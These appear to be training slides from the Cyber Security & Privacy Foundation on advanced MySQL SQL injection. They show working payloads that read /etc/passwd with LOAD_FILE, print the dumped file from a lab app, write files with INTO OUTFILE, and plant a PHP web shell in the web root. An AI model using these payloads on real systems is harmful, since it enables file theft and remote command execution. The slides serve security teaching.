

Advanced Exploitation



**CYBER SECURITY &
PRIVACY FOUNDATION**

Cyber Security & Privacy Foundation(CSPF)

Introduction

- A SQL Injection vulnerability can be exploited to do more than dumping the data.
- With SQL Injection Vulnerability, an attacker can download any files from the server
- A successful exploitation allows attackers to upload file and executes it.


Reading System File

LOAD_FILE(filepath) MySQL Function:

- Reads the file and returns the file contents as a string

Example:

<http://example.com/page?id=1> union select 1,LOAD_FILE('/etc/passwd'),3,4



```
192.168.56.101/btslab/vulnerability/ForumPosts.php?id=1 union select 1,LOAD_FILE('/etc/passwd'),3,4
Content:
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:
/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache
/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mail List Manager:/var
/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting
System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:
/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh mysql:x:101:103:MySQL
Server,,,:/nonexistent:/bin/false messagebus:x:102:106::/var/run/dbus:/bin/false
colord:x:103:107:colord colour management daemon,,,:/var/lib/colord:/bin/false
usbmux:x:104:46:usbmux daemon,,,:/home/usbmux:/bin/false
miredo:x:105:65534:/var/run/miredo:/bin/false ntp:x:106:113::/home/ntp:/bin/false
Debian-exim:x:107:114::/var/spool/exim4:/bin/false arpwatch:x:108:117:ARP
Watcher,,,:/var/lib/arpwatch:/bin/sh avahi:x:109:118:Avahi mDNS daemon,,,:/var
```

File Writing

SELECT ... INTO OUTFILE :


- writes the selected rows to a file
- Column and line terminators can be specified to produce a specific output format

SELECT ... INTO DUMPFILE :

- writes a single row to a file without any formatting.

Example:

`http://example.com/page?id=1 union select 1,2,3 into outfile '/var/www/test.txt'`



Creating and Executing Shell

Example:

`http://example.com/page?id=1 union select 1, "<?php system($_GET['cmd']) ?>", 3 into outfile '/var/www/test.txt'`

